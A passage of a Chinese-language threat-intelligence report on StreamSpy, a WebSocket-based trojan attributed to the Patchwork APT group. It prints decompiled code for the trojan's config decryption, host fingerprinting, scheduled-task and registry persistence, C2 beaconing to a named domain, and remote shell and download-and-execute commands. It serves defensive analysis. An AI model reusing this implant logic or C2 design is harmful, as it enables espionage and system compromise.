

摩诃草 (APT-Q-36) 利用 WebSocket 的新木马 StreamSpy 分析

知 zhuanlan.zhihu.com/p/1979499278541017681



目录

收起

一、团伙背景

二、事件概述

三、详细分析

(一) 初始化

(二) 信息收集

(三) 持久化

(四) C&C 通信

(五) 新版本 StreamSpy

四、溯源关联

(一) Spyder 变种

(二) 肚脑虫样本

五、总结

六、防护建议

七、IOC

MD5

C&C

URL

八、参考链接

一、团伙背景

[摩诃草](#)，又名 Patchwork、白象、Hangover、Dropping Elephant 等，奇安信内部跟踪编号 [APT-Q-36](#)。该组织被普遍认为具有南亚地区背景，其最早攻击活动可追溯到 2009 年 11 月，已持续活跃 10 余年。该组织主要针对亚洲地区的国家进行网络间谍活动，攻击目标包括政府、军事、电力、工业、科研教育、外交和经济等领域的组织机构。

二、事件概述

[奇安信威胁情报中心](#) 近期发现一种与摩诃草组织有关的木马，该木马与远程服务器通信采用 [WebSocket](#) 和 HTTP 协议相结合的方式，建立 WebSocket 连接的服务器接口带有 "stream" 字符串，木马获取指令与回传操作结果均在该 WebSocket 通道中进行，而用 HTTP 完成一些诸如文件传输之类的操作。我们还发现这种木马与摩诃草使用的 [Spyder 下载器](#) 有一些相似性，根据以上特点我们将该木马命名为 [StreamSpy](#)。

三、详细分析

相关样本信息如下：

MD5	文件名	说明
1c335be51fc637b50d41533f3bef2251	OPS-VII-SIR.zip	包含 StreamSpy 木马的 zip 文件
f78fd7e4d92743ef6026de98291e8dee	Annexure.exe	StreamSpy 木马，版本 1.0.0.1

e0ac399cff3069104623cc38395bd946	List of officials nominated for rewards 2025-2026.zip	包含 StreamSpy 木马的 zip 文件
c3c277cca23f3753721435da80cad1ea	List of officials nominated for rewards 2025-2026.exe	StreamSpy 木马，版本 1.0.0.2
e4a7a85feff6364772cf1d12d8153a69	-	StreamSpy 木马，版本 1.0.0.2

目前发现的 1.0.0.2 版本的 StreamSpy 木马相比 1.0.0.1 版本变化不大，下面将以 1.0.0.1 版本 StreamSpy 木马为例展开分析。

压缩包 OPS-VII-SIR.zip 的下载链接为"[https://firebasescloudemail\[.\]com/reports/OPS-VII-SIR.zip](https://firebasescloudemail[.]com/reports/OPS-VII-SIR.zip)"，该压缩包中有两个 PDF 文件和一个用 PDF 图标伪装的 EXE 文件，后者就是 StreamSpy 木马本身，诱使受害者不加分辨地运行恶意程序。

名称	修改日期
 Annexure.exe	2025/9/19 18:34
 Annexure-A (4) 0034-2024.pdf	2025/9/16 12:00
 Annexure-A-Financial Intelligence 0470-2024.pdf	2025/9/16 12:00

(一) 初始化

木马首先从资源区解密出配置数据。

```

Resource = LoadResource(0, ResourceW);
if ( Resource )
{
    rsrc_data_addr = (char *)LockResource(Resource);
    rsrc_sz = SizeofResource(0, ResourceW);
    v4 = rsrc_sz;
    if ( rsrc_data_addr )
    {
        if ( rsrc_sz >= 0x20 )
        {
            sub_4023D0((int)L"\n");
            *(_DWORD *)&key = 0x3020100;
            *(_DWORD *)&key[4] = 0x7060504;
            *(_DWORD *)&key[8] = 0xB0A0908;
            *(_DWORD *)&key[12] = 0xF0E0D0C;
            *(_DWORD *)&key[16] = 0x13121110;
            *(_DWORD *)&key[20] = 0x17161514;
            *(_DWORD *)&key[24] = 0x1B1A1918;
            *(_DWORD *)&key[28] = 0x1F1E1D1C;
            v25 = 0;
            if ( (CryptAcquireContextW(&v25, 0, L"Microsoft Enhanced Cryptographic Provider v1.0", 0x18u, 0xF0000000)
                || CryptAcquireContextW(&v25, 0, 0, 0x18u, 0xF0000000))
                && v4 >= 0x21 )
            {
                v19 = v4 - 33; // 减去33 (0x21)字节
                AES_Init_401ED0(v21, key);
                v5 = 0;
                decrypt_res_struct = 0i64;
                v6 = 0;
                v27 = 0;
                v7 = 0;
                v32 = 0;
                if ( v19 )
                {
                    do
                    {
                        *(_OWORD *)&key[16] = *(_OWORD *)&rsrc_data_addr[v7 + 0x21];
                        AES_DecryptModeECB_402280(&key[16], (int)v21); // decrypt
                        sub_429040((unsigned int *)&decrypt_res_struct, SHIDWORD(decrypt_res_struct), (int)&key[16], 0x10u);
                        v7 += 16;
                    } while (v19 > 0);
                }
            }
        }
    }
}

```

> Icon
> Icon Group
▼ HTML
★ TYPELIB : 0
> Manifest

001353E4	13 AE CD A0 1E 59 45 E7 53 B3 AB 9E BE 71 D8 64
001353F4	91 B8 DB A5 70 86 3C 7C 50 71 D3 AC 13 2D A0 5A
00135404	07 5F D9 25 8D 9A 5F 21 EE 0F 32 D1 6F 8B 60 B1
00135414	F1 E3 32 A7 12 C8 37 47 2A 07 F8 34 37 F7 DF 3F
00135424	31 DB 0D 88 03 29 87 32 4C 56 C5 41 76 17 6F 36
00135434	33 17 84 05 96 8B 57 B7 C0 10 01 55 8C 51 E2 E8
00135444	06 B3 A1 30 74 06 E5 A6 D1 7C 73 A0 B5 5D 40 B2
00135454	8C B8 C4 7B B0 B1 38 3B 49 D1 B8 D5 72 61 05 19
00135464	88 F7 65 E3 58 CA EF E4 99 7B C7 EA 02 B0 61 0F
00135474	26 D1 D6 17 1B 3F CB 6F 07 B7 0D DE A6 4B 5D 11
00135484	4C CC 51 D2 0C 32 89 E1 C5 47 BC 07 62 2B A5 04
00135494	09 D7 3B DC CB 15 36 B5 21 59 78 3E 7C E9 81 9F
001354A4	DF DD 2C 37 87 81 1A 89 09 D6 6C 8A 91 88 C7 F7
001354B4	20 1F 57 AE 9C 76 D6 9D 95 60 0E 11 5A 07 7B E3
001354C4	6E FB 64 98 AC 97 B6 C8 4D DC 09 66 FA D5 95 F5
001354D4	3C 34 2A BA DE 44 E4 D1 08 C1 60 7A F1 7D D3 4C
001354E4	6D 4B 92 F1 2D F7 7C BE 12 FF 0C 77 AD D9 16 3F
001354F4	DC 14 85 D6 92 FC E3 23 32 1F 78 8E 62 70 81 81
00135504	BD 10 AA 62 2C 15 58 B5 80 63 12 75 A7 A7 24 14
00135514	A7 9A EE 04 03 7D 36 C9 FE CA 56 F3 6A 26 30 A4
00135524	B6 9D E9 A2 DF D0 63 C8 E2 CF 01 C7 44 0B 22 B3
00135534	D1 3A A4 B5 33 AD 6F D6 06 F1 2D B2 F7 E0 36 B9
00135544	5A E1 19 E2 D6 CD 78 8D 7C 9D B3 82 5B 03 CF 9D
00135554	70 C6 E9 55 48 52 A0 46 31 6E 3B 5E 7C A8 98 B5
00135564	51 72 07 29 6D 7C 44 A8 C2 EE C6 55 80 FE 5A 3C
00135574	E5 84 70 64 53 EC 6C 90 16 44 A3 0A 15 DB 5D FD
00135584	34

Editor View

Binary View

1A1 / 1353E4
1:1
Selection - Offset: 21 Length: 180

解密出的配置数据为 JSON 字符串，有 network、identity 和 persistence 三部分内容，network 中出现 C2 服务器 `www.mydropboxbackup[.]com:443`。

01015741 72 CD jeb annexure.1015710
 01015743 8B4D C4 mov ecx,dword ptr ss:[ebp-3C]
 01015746 8B7D C0 mov edi,dword ptr ss:[ebp-40] [ebp-40]:{"network":true}
 01015749 8BC1 mov eax,ecx
 0101574B 2BC7 sub eax,edi
 0101574D 8985 94FEFFFF mov dword ptr ss:[ebp-16C],eax
 01015753 75 0C jne annexure.1015761
 01015755 C685 9FFEFFFF 00 mov byte ptr ss:[ebp-161],0
 0101575C E9 FD000000 jmp annexure.101585E

edi=annexure.01128FE4
 dword ptr ss:[ebp-40]=[014FDA18 &"{"network":{"domain":"www.mydropboxbackup.com","port":443,"https":true,"prefix":"analytics"},"identity":{"project":"CTD KP"},"contact":{"kpctd@gov.pk"},"process_lock":{"hardcoded_lock"},"cf_uid":{"SA"},"agent_name":{"ShadowAgent"},"persistence":{"filename":"CHANGE_THIS.exe"},"mutex_prefix":{"asus_4df7009c18a879e7"},"task_name":{"","startup_method":1,"location":1,"enable_app_path":true}}
 .text:01015746 annexure.exe:\$25746 #24846

地址	十六进制	ASCII
01533A18	7B 22 6E 65 74 77 6F 72 68 22 3A 78 22 64 6F 6D	{"network":{"dom
01533A28	61 69 6E 22 3A 22 77 77 77 2E 6D 79 64 72 6F 70	ain":"www.mydrop
01533A38	63 65 78 63 61 63 68 75 70 2E 63 65 6D 22 3C 23	boxbackup.com"}"

编辑数据于 01533A18

十六进制	字符串	复制数据
C样式字节 (十六进制)	"{"network":{"domain":"www.mydropboxbackup.com","port":443,"https	
C样式字 (十六进制)	":"true,"prefix":"analytics"},"identity":{"project":"CTD KP",	
C样式双字 (十六进制)	/"contact":{"kpctd@gov.pk"},"process_lock":{"hardcoded_lock"},"cf_uid":	
C样式四字 (十六进制)	/"SA"},"agent_name":{"ShadowAgent"},"persistence":{"filename":	
C样式字符串	/"CHANGE_THIS.exe"},"mutex_prefix":{"asus_4df7009c18a879e7"},"task_name":	
C样式 Unicode 字符串	/"","startup_method":1,"location":1,"enable_app_path":true}} \x00\x00\x00\x00\x00\x00\x00	

木马配置数据还包括设置与 C2 服务器交互使用的 URL 路径，如下 URL 路径会拼接上解密配置中 network 的 prefix 字段（这里是"analytics"），形成最终的路径。值得注意的是，一些 URL 路径并没有在与 C2 服务器的通信过程中使用，这可能意味着该木马仍在开发过程中。

	.rdata:005268C8	00000013	C	\ "enable_app_path\" :
	.rdata:005268E0	00000006	C	/auth
	.rdata:005268EC	00000008	C	/status
	.rdata:005268F4	00000006	C	/poll
	.rdata:005268FC	00000009	C	/install
	.rdata:00526908	00000009	C	/console
	.rdata:00526914	00000008	C	/deploy
	.rdata:0052691C	0000000A	C	/complete
	.rdata:00526928	0000000D	C	/set-command
	.rdata:00526938	00000008	C	/browse
	.rdata:00526940	00000012	C	/enumerate-drives
	.rdata:00526954	0000000F	C	/download-file
	.rdata:00526964	0000000D	C	/upload-file
	.rdata:00526974	0000000D	C	/delete-file
	.rdata:00526984	0000000D	C	/rename-file
	.rdata:00526994	00000018	C	/get-directory-contents
	.rdata:005269AC	00000006	C	/sync
	.rdata:005269B4	00000007	C	/fetch
	.rdata:005269BC	00000011	C	/upload-to-agent
	.rdata:005269D0	00000008	C	/update
	.rdata:005269D8	00000009	C	/package
	.rdata:005269E4	00000008	C	/assets
	.rdata:005269EC	00000008	C	/agents
	.rdata:005269F4	00000011	C	/transfer-status
	.rdata:00526A08	00000008	C	/stream
	.rdata:00526A10	0000000A	C	analytics

如果未能成功从资源区获取配置信息，则对配置数据进行如下设置。

```

sub_412700(var_config_struct->C2_host.addr, (int)"localhost", 9u);
g_config->C2_port = 443;
LOBYTE(g_config->use_ssl) = 1;
sub_412700(g_config->prefix.addr, (int)"analytics", 9u);
sub_412700(g_config->project.addr, (int)"NULL", 4u);
sub_412700(g_config->contact.addr, (int)"NULL", 4u);
sub_412700(g_config->process_lock.addr, (int)"NULL", 4u);
sub_412700(g_config->cf_uid.addr, (int)"RX", 2u);
sub_412700(g_config->filename.addr, (int)"NULL", 4u);
sub_412700(g_config->mutex_prefix.addr, (int)"nvidia_", 7u);
sub_412700(g_config->task_name.addr, (int)"NVIDIA_taskHost", 0xFu);
g_config->startup_method = 1;
g_config->location = 1;
sub_412700(g_config, (int)"1.0.0.1", 7u);    // version
g_config->field_18 = 1;
Mw_SetUrlConfig_427090((int)&savedregs);
if ( Mw_CheckConfig_428980() )
{
LABEL_7:
    g_flag_init = 1;
    return 1;
}
return 0;

```

(二) 信息收集

木马收集各类信息，包括主机名、用户名、操作系统版本、杀软信息，并通过 WMI 查询 UUID、主板序列号和处理器 ID，进而生成感染设备对应的标识。

```

memset_490D30(computer_name, 0, 0x100u);
memset_490D30(user_name, 0, 0x100u);
memset_490D30(system_version, 0, 0x100u);
memset_490D30((__m128i *)antivirus_info, 0, 0x200u);
memset_490D30(Buffer, 0, 0x202u);
nSize = 256;
if ( GetComputerNameW((LPWSTR)Buffer, &nSize) )
    WideCharToMultiByte(0xFDE9u, 0, (LPCWCH)Buffer, -1, computer_name[0].m128i_i8, 256, 0, 0);
else
    lstrcpynA(computer_name[0].m128i_i8, "UnknownPC", 256);
memset_490D30(WideCharStr, 0, 0x202u);
pcbBuffer = 256;
if ( GetUserNameW((LPWSTR)WideCharStr, &pcbBuffer) )
    WideCharToMultiByte(0xFDE9u, 0, (LPCWCH)WideCharStr, -1, user_name[0].m128i_i8, 256, 0, 0);
else
    lstrcpynA(user_name[0].m128i_i8, "UnknownUser", 256);
memset_490D30(&a2, 0, 0x100u);
memset_490D30(v69, 0, 0x40u);
_40D1A0 = Mw_WmiQuery_40D1A0((int)L"Caption", (int)L"Win32_OperatingSystem", (int)&a2, 256);
v8 = Mw_WmiQuery_40D1A0((int)L"OSArchitecture", (int)L"Win32_OperatingSystem", (int)v69, 64);
if ( _40D1A0 )

```

```

else
{
    sprintf_40CFD0((int)system_version, 256, (int)"Windows (Unknown Version)");
}
Mw_DetectAntivirus_40D5B0(antivirus_info);
memset_490D30(uuid_info, 0, 0x80u);
memset_490D30(serial_num, 0, 0x80u);
memset_490D30(processor_id, 0, 0x80u);
v56 = Mw_WmiQuery_40D1A0((int)L"UUID", (int)L"Win32_ComputerSystemProduct", (int)uuid_info, 128);
v57 = v56 & Mw_WmiQuery_40D1A0((int)L"SerialNumber", (int)L"Win32_BaseBoard", (int)serial_num, 128);
v58 = Mw_WmiQuery_40D1A0((int)L"ProcessorId", (int)L"Win32_Processor", (int)processor_id, 128) & v57;
memset_490D30(v98, 0, 0x400u);
if ( v58 && strlen(uuid_info[0].m128i_i8) && strlen(serial_num[0].m128i_i8) && strlen(processor_id[0].m128i_i8) )
{
    v12 = uuid_info;
    v13 = serial_num;
    v14 = processor_id;
}
else
{
    v12 = computer_name;
    v13 = user_name;
    v14 = system_version;
}
sprintf_40CFD0((int)v98, 1024, (int)"%s|%s|%s", v12->m128i_i8, v13->m128i_i8, v14->m128i_i8);

```

收集的设备信息和配置数据中的 identity 信息组合起来，后续将发往 C2 服务器的"/[prefix]/auth"接口。

```

addr = v7->process_lock.addr;
if ( v7->process_lock.cap > 0xFu )
    addr = *(const char **)addr;
v29 = v7->contact.addr;
if ( v7->contact.cap > 0xFu )
    v29 = *(const char **)v29;
v30 = v7->project.addr;
if ( v7->project.cap > 0xFu )
    v30 = *(const char **)v30;
cf_uid = &v7->cf_uid;
if ( cf_uid->cap > 0xFu )
    cf_uid = *(string_struct **)cf_uid->addr;
sprintf_40CFD0(
    (int)collected_info, // 收集的信息将发往C2服务器的"/[prefix]/auth"接口
    2048,
    (int){{"device_token\":"%s\","host_identifier\":"%s\","user_session\":"%s\","system_version\":"%s\","CF-UID\":"%s\","project_code\":"%s\","contact_ref\":"%s\","security_products\":"%s\","network_location\":"%s\","location_name\":"%s\","process_lock\":"%s\"}",
    device_token,
    computer_name[0].m128i_i8,
    user_name[0].m128i_i8,
    system_version[0].m128i_i8,
    cf_uid->addr,
    v30,
    v29,
    antivirus_info,
    computer_name[0].m128i_i8,
    user_name[0].m128i_i8,
    addr);

```

(三) 持久化

如果配置中 persistence 的 enable_app_path 字段为 true，或者木马的文件路径不是指定路径时，执行持久化操作。

```

if ( !Mw_CreateMutex_424D90() ) // 创建互斥量，涉及config中的mutex_prefix字段
{
    v25 = 1;
    goto LABEL_83;
}
if ( LOBYTE(v7->enable_app_path) // config中的enable_app_path字段
|| (memset_490D30((__m128i *)current_file_path, 0, 0x104u),
    memset_490D30(Filename, 0, 0x104u),
    GetModuleFileNameA(
        0,
        current_file_path,
        0x104u), // 获取exe的文件路径
    Mw_GetTargetLocation_423AD0(Filename[0].m128i_i8), // 涉及config中的location字段
    lstrcmpiA(current_file_path, Filename[0].m128i_i8)) )
{
    Mw_Persist_424380((_BYTE *)String1); // 持久化，涉及config中的startup_method字段
}
Sleep(1000u);
Sleep(1000u);

```

木马持久化方式有三种，由配置数据中 persistence 的 startup_method 字段的数值决定，为 1 时创建计划任务。

```

if ( (g_flag_init || Mw_GetConfig_428790()) && g_config && g_config->task_name.len )
{
    task_name = &g_config->task_name;
    if ( g_config->task_name.cap > 0xFu )
        task_name = *(string_struct **)task_name->addr;
}
else
{
    task_name = (string_struct *)"NVIDIA_taskHost";
}
wsprintfA(CommandLine, "schtasks /create /tn \"%s\" /tr \"\\\"\\\"%s\\\"\\\" /sc daily /st 09:00 /f\", task_name->addr, this);
StartupInfo.cb = 68;
memset(&StartupInfo.lpReserved, 0, 64);
ProcessInformation = 0i64;
if ( !CreateProcessA(0, CommandLine, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation) )
    return 0;
CloseHandle(ProcessInformation.hProcess);
CloseHandle(ProcessInformation.hThread);
return 1;

```

为 2 时设置注册表的 RunOnce 键值。

```

task_name = &g_config->task_name;
if ( g_config->task_name.cap > 0xFu )
    task_name = *(string_struct **)task_name->addr;
}
else
{
    task_name = (string_struct *)"NVIDIA_taskHost";
}
v3 = RegSetValueExA;
if ( !RegCreateKeyExA(
    HKEY_CURRENT_USER,
    "Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce",
    0,
    0,
    0,
    0x20006u,
    0,
    &phkResult,
    0) )
{
    v4 = lstrlenA((LPCSTR)lpData);
    v5 = RegSetValueExA(phkResult, task_name->addr, 0, 1u, lpData, v4 + 1);
    RegCloseKey(phkResult);
    if ( !v5 )
        return 1;
    v3 = RegSetValueExA;
}
if ( RegCreateKeyExA(
    HKEY_LOCAL_MACHINE,
    "Software\\Microsoft\\CurrentVersion\\RunOnce",
    0,
    0,
    0,
    0x20006u,
    0,
    &phkResult,
    0) )
{
    return 0;
}

```

为 3 时，在 Starup 目录创建 LNK 文件。

```
if ( (g_flag_init || Mw_GetConfig_428790()) && g_config && g_config->task_name.len )
{
    task_name = &g_config->task_name;
    if ( g_config->task_name.cap > 0xFu )
        task_name = *(string_struct **)task_name->addr;
}
else
{
    task_name = (string_struct *)"NVIDIA_taskHost";
}
memset_490D30(pszPath, 0, 0x104u);
if ( SHGetFolderPathA(0, CSIDL_STARTUP, 0, 0, pszPath[0].m128i_i8) < 0 )
    return 0;
memset_490D30(v12, 0, 0x104u);
wsprintfA(v12[0].m128i_i8, "%s\\%s.lnk", pszPath[0].m128i_i8, task_name->addr);
if ( CoInitializeEx(0, 2u) < 0 )
    return 0;
ppv = 0;
v10 = 0;
v3 = 0;
v15 = 0;
if ( CoCreateInstance(&stru_5029FC, 0, 1u, &stru_5029DC, &ppv) >= 0 )
{
```

(四) C&C 通信

木马与 C2 服务器通信采用结合 WebSocket 和 HTTP 协议的方式。

木马操作	网络协议	相关接口
与服务器建立通信连接	HTTP	/[prefix]/auth
向服务器发送心跳包	HTTP	/[prefix]/status
获取木马指令与回传结果	WebSocket	/[prefix]/stream
文件上传与下载	HTTP	多个接口

木马首先尝试与 C2 服务器建立连接，向 C2 服务器的"/[prefix]/auth"接口发送前面收集的信息，如果服务器返回指定响应内容，则说明连接建立成功。

```

if ( (g_flag_init || Mw_GetConfig_428790()) && g_config )
{
    C2_host = &g_config->C2_host;
    if ( g_config->C2_host.cap > 0xFu )
        C2_host = *(string_struct **)C2_host->addr;
    C2_port = g_config->C2_port;
    url_auth = &g_config->url_auth;
    if ( g_config->url_auth.cap > 0xFu )
        url_auth = *(string_struct **)url_auth->addr;
}
else
{
    C2_host = (string_struct *)"localhost";
    LOWORD(C2_port) = 443;
    url_auth = (string_struct *)"/analytics/auth";
}
v6 = InternetConnectA(v2, C2_host->addr, C2_port, 0, 0, 3u, 0, 0);
v7 = v6;
if ( !v6 )
{
    InternetCloseHandle(v2);
    return 0;
}
hRequest = HttpOpenRequestA(v6, "POST", url_auth->addr, 0, 0, 0, 0x80800000, 0);
if ( hRequest )
{
    dwNumberOfBytesRead = 0;
    v10 = lstrlenA(arg_send_info);
    v9 = lstrlenA("Content-Type: application/json\r\n");
    if ( HttpSendRequestA(hRequest, "Content-Type: application/json\r\n", v9, arg_send_info, v10) )
    {
        if ( InternetReadFile(hRequest, arg_rcv_buf, 0x3FFu, &dwNumberOfBytesRead) )
        {
            v12 = 1;
            arg_rcv_buf[dwNumberOfBytesRead] = 0;
        }
    }

    if ( !Mw_ServerAuth_40DA00(collected_info, (_BYTE *)response_msg) )// "[prefix]/auth"
        break;
    v36 = Fn_493958(1);
    Fn_499886((int)v36);
    if ( SearchSubStr_490240((__m128i)0i64, response_msg, (const __m128i *) "\"success\":true" ) )
    {
        flag_connect = 1;
    }
    else if ( SearchSubStr_490240((__m128i)0i64, response_msg, (const __m128i *) "\"success\":false" ) )
    {
        flag_connect = 1;
    }
}
else

```

连接建立之后，木马一方面定期向 C2 服务器的"/[prefix]/status"接口发送心跳包，数据包中的 device_token 为信息收集阶段生成的设备标识。

```

if ( (g_flag_init || Mw_GetConfig_428790()) && g_config )
{
    C2_host = &g_config->C2_host;
    if ( g_config->C2_host.cap > 0xFu )
        C2_host = *(string_struct **)C2_host->addr;
    C2_port = g_config->C2_port;
    url_status = &g_config->url_status;
    if ( g_config->url_status.cap > 0xFu )
        url_status = *(string_struct **)url_status->addr;
}
else
{
    C2_host = (string_struct *)"localhost";
    LOWORD(C2_port) = 443;
    url_status = (string_struct *)"/analytics/status";
}
dwNumberOfBytesRead[0] = (DWORD)InternetConnectA(v47, C2_host->addr, C2_port, 0, 0, 3u, 0, 0);
if ( dwNumberOfBytesRead[0] )
{
    sprintf_40CFD0((int)buffer, 256, (int)"{"device_token\\":\\"%s\\\"", device_token);
    v53 = (const CHAR *)url_status;
    v51 = (void *)dwNumberOfBytesRead[0];
    hRequest = HttpOpenRequestA((HINTERNET)dwNumberOfBytesRead[0], "POST", v53, 0, 0, 0, 0x80800000, 0);
    if ( hRequest )
    {
        v54 = strlenA(buffer[0].m128i_i8);
        v52 = strlenA("Content-Type: application/json\r\n");
        HttpSendRequestA(hRequest, "Content-Type: application/json\r\n", v52, buffer, v54);
        InternetCloseHandle(hRequest);
    }
    InternetCloseHandle(v51);
    InternetCloseHandle(v47);
LABEL_110:
    Sleep(120000u);
}
else

```

另一方面同 C2 服务器的"/[prefix]/stream"接口建立 WebSocket 连接。

```

if ( g_flag_init || Mw_GetConfig_428790() )
    v3 = g_config;
else
    v3 = 0;
if ( v3 )
{
    url_stream = v3->url_stream.addr;
    v7 = "wss://";
    if ( !LOBYTE(v3->use_ssl) )
        v7 = "ws://";
    if ( v3->url_stream.cap > 0xFu )
        url_stream = *(const char **)url_stream;
    addr = v3->C2_host.addr;
    if ( v3->C2_host.cap > 0xFu )
        addr = *(const char **)addr;
    v4 = (void (*)(LPSTR, LPCSTR, ...))wsprintfA;
    wsprintfA(&v16, "%s%s:%d%s?device_token=%s", v7, addr, v3->C2_port, url_stream, g_device_token);
    v12 = 0;
    v13 = 0;
    v11 = 0i64;
    sub_404840((unsigned int *)&v11, (unsigned int)&v16, &v17[strlen(&v16)] - v17);
    v20 = 1;
}
else
{
    v4 = (void (*)(LPSTR, LPCSTR, ...))wsprintfA;
    wsprintfA(&v16, "%s?device_token=%s", "wss://localhost:443/analytics/stream", g_device_token);
    v12 = 0;
    v13 = 0;
    v11 = 0i64;
    sub_404840((unsigned int *)&v11, (unsigned int)&v16, &v17[strlen(&v16)] - v17);
    v20 = 0;
}
sub_42E330(g_websocket_client, (int)&v11);
v20 = -1;
if ( v13 > 0xF )

```

通过发送 getCommand 信息获取木马指令，木马指令执行完毕发送 ack_command 信息。

```

sub_42E2E0(30);
sub_42DE00(g_websocket_client);
v9[0] = g_vtable_525DFC;
v10 = v9;
v20 = 2;
sub_42E2D0(g_websocket_client, (int)v9);
v20 = -1;
if ( v10 )
    (*(void (__stdcall **)(bool))(*v10 + 16))(v10 != v9);
sub_42E3C0(g_websocket_client);
while ( 1 )
{
    if ( g_flag_get_command )           // 获取木马指令的开关
    {
        v4(v15, "{\\"type\\":\\"getCommand\\",\\"device_token\\":\\"%s\\"}", g_device_token);
        Mw_WebsocketSend_413AB0(v15, (int)v21);
    }
    Sleep(5000u);
}
}

wsprintfA(v279, "{\\"type\\":\\"ack_command\\",\\"device_token\\":\\"%s\\"}", g_device_token);
Mw_WebsocketSend_413AB0(v279, (int)&savedregs);
sub_404470(v282);
some_num = -1;
sub_404470(&v277);

```

木马指令分发函数为 sub_413EB0，该函数还可以根据传入参数决定开启或关闭获取木马指令的开关。

```

v2 = 0;
*( _DWORD *)&v273[8] = 0;
v253 = 0;
option_code = **arg_list;
if ( option_code == (__m128i *)1 )           // 开启木马指令获取开关
{
    g_flag_get_command = 1;
}
else if ( option_code == (__m128i *)2 || option_code == (__m128i *)3 ) // 关闭木马指令获取开关
{
    g_flag_get_command = 0;
}
else if ( !option_code )                   // 为0时，进行木马指令分发
{
    cmd_str = (__m128i *)GetStrContent_404460((string_struct *)(*arg_list)[1]);
    v252 = cmd_str;
    if ( SearchSubStr_490240(a1, cmd_str, (const __m128i *)\\"type\\":\\"terminal_input\\"")
        && SearchSubStr_490240(a1, cmd_str, (const __m128i *)\\"input\\":") )
    {

```

木马指令与对应功能详细说明如下。

(1) 信息 type 为 terminal_input

将命令通过管道传入创建的 shell 进程，实现远程命令执行。

```
if ( SearchSubStr_490240(a1, cmd_str, (const __m128i *)"\type\":"terminal_input\")
    && SearchSubStr_490240(a1, cmd_str, (const __m128i *)"\input\":"))
{
    sub_4045A0(&lpMem);
    some_num = 0;
    if ( sub_41A260(cmd_str, (int)&lpMem, a1) )
    {
        if ( !strcmp_404280((int *)g_shell_type, "cmd") )
        {
            if ( strcmp_404280((int *)g_shell_type, "psh") )
                Mw_ShellExec_psh_419A10(&lpMem);    // powershell shell执行命令
            }
        else
        {
            Mw_ShellExec_cmd_41D060(&lpMem);    // cmd shell执行命令
        }
    }
}
```

(2) "F1A5C3": 从指定 URL 下载文件到指定路径，然后调用 ShellExecuteExW 打开文件。

```
file_path = v25;
download_url = (const CHAR *)this;
if ( v26 > 7 )
    file_path = (unsigned int *)v25[0];
if ( this[5] > 0xFu )
    download_url = (const CHAR *)*this;
if ( Mw_DownloadFile_41A430(download_url, (const WCHAR *)file_path) )// 下载保存为本地文件
{
    v14 = this[24];
    if ( v14 > 0 )
        Sleep(1000 * v14);    // 休眠参数
    pExecInfo.cbSize = 60;
    memset_490D30((__m128i *)&pExecInfo.fMask, 0, 0x38u);
    pExecInfo.fMask = 64;
    v15 = v25;
    pExecInfo.hwnd = 0;
    if ( v26 > 7 )
        v15 = (unsigned int *)v25[0];
    pExecInfo.lpFile = (LPCWSTR)v15;
    pExecInfo.lpVerb = L"open";
    memset(&pExecInfo.lpParameters, 0, 12);
    v22 = ShellExecuteExW(&pExecInfo);
}
```

(3) "B8C1D2": 将执行命令的 shell 设置为 cmd。

(4) "E4F5A6": 将执行命令的 shell 设置为 powershell。

(5) "FL_SH1": 关闭所有 shell。

```

if ( SearchSubStr_490240(a1, cmd_str, (const __m128i *)"\t\":"")
    && SearchSubStr_490240(a1, cmd_str, (const __m128i *)"B8C1D2") )// 'B8C1D2'
{
    if ( strcmp_404280((int *)g_shell_type, "psh") )
        Mw_CloseShell_psh_4198B0();
    strcpy_417090(g_shell_type, "cmd");
    CreateThread(0, 0, (LPTHREAD_START_ROUTINE)Mw_OpenShell_cmd_41AF70, 0, 0, 0);// cmd
}
if ( SearchSubStr_490240(a1, cmd_str, (const __m128i *)"\t\":"")
    && SearchSubStr_490240(a1, cmd_str, (const __m128i *)"E4F5A6") )// 'E4F5A6'
{
    if ( strcmp_404280((int *)g_shell_type, "cmd") )
        Mw_CloseShell_cmd_41D200();
    strcpy_417090(g_shell_type, "psh");
    CreateThread(0, 0, Mw_OpenShell_psh_4179C0, 0, 0, 0);// powershell
}
if ( SearchSubStr_490240(a1, cmd_str, (const __m128i *)"\t\":"")
    && SearchSubStr_490240(a1, cmd_str, (const __m128i *)"FL_SH1") )// 'FL_SH1'
{
    Mw_CloseShell_cmd_41D200();
    Mw_CloseShell_psh_4198B0();
    strcpy_417090(g_shell_type, g_zero_524ED9);
    wsprintfA(v280, "{\\"type\\":\\"ack_command\\",\\"device_token\\":\\"%s\\"}", g_device_token);
    Mw_WebsocketSend_413AB0(v280, (int)&savedregs);
}

```

(6) "C9E3D4", "E7F8A9", "H1K4R8", "C0V3RT"

这 4 个指令都是从 C2 服务器下载加密 zip 压缩包，解压后调用 ShellExecuteExW 打开其中的文件。这些指令的参数有 4 个，分别是"zip_name", "zip_password", "location"和"folder"。

```

if ( SearchSubStr_490240(a1, cmd_str, (const __m128i *)"\t\":"")
    && (SearchSubStr_490240(a1, cmd_str, (const __m128i *)"C9E3D4")// 'C9E3D4'
        || SearchSubStr_490240(a1, cmd_str, (const __m128i *)"E7F8A9")// 'E7F8A9'
        || SearchSubStr_490240(a1, cmd_str, (const __m128i *)"H1K4R8")// 'H1K4R8'
        || SearchSubStr_490240(a1, cmd_str, (const __m128i *)"C0V3RT")) )// 'C0V3RT'
{
    // download & execute
    GetInfo_413190((unsigned int *)&v277, (unsigned int)cmd_str, (unsigned int)"zip_name");
    some_num = 9;
    GetInfo_413190((unsigned int *)NewFileName, (unsigned int)cmd_str, (unsigned int)"zip_password");
    LOBYTE(some_num) = 10;
    GetInfo_413190((unsigned int *)&lpMem, (unsigned int)cmd_str, (unsigned int)"location");
    LOBYTE(some_num) = 11;
    GetInfo_413190((unsigned int *)v282, (unsigned int)cmd_str, (unsigned int)"folder");
    LOBYTE(some_num) = 12;
    config = Mw_GetConfig_wrap_428960();
    v255 = config;
    if ( config )
    {
        v7 = "https://";
        if ( !LOBYTE(config->use_ssl) )
            v7 = "http://";
        *(_DWORD *)&v273[8] = v7;
    }
    // 构造http URL
}

```

这些指令下载的 URL 路径有所不同。

木马指令 下载文件的 URL 路径

C9E3D4	/[prefix]/update/[zip_name]
E7F8A9	/[prefix]/package/[zip_name]
H1K4R8	/[prefix]/assets/[zip_name]
C0V3RT	/sniperagent/cache/[zip_name]

(7) "F2B3C4": 获取设备连接的所有磁盘信息，包括文件系统、是否可移除、总容量、空闲容量等。

```
